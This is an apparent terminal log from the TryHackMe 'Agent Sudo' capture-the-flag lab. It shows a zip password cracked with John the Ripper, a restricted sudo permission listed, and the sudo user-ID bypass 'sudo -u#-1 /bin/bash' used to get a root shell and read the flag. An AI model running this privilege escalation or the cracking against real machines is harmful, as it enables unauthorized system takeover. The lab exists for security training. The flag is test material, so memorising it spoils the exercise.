(sherfa㉿sherfa)-[~/_cutie.png.extracted]
$


(sherfa㉿sherfa)-[~/_cutie.png.extracted]
$ john --show hash.txt
8702.zip/To_agentR.txt:alien:To_agentR.txt:8702.zip:8702.zip
1 password hash cracked, 0 left


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User james may run the following commands on agent-sudo:
(ALL, !root) /bin/bash


james@agent-sudo:/home$ sudo -u#-1 /bin/bash
root@agent-sudo:/home# cd /r
root/ run/
root@agent-sudo:/home# cd /roo
bash: cd: /roo: No such file or directory
root@agent-sudo:/home# cd /root/
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.
Your flag is
b53a02f55b57d4439e3341834d70c062
By,
DesKel a.k.a Agent R
root@agent-sudo:/root# Connection to 10.113.154.145 closed by remote host.
Connection to 10.113.154.145 closed.
(sherfa㉿sherfa)-[~/_cutie.png.extracted]
$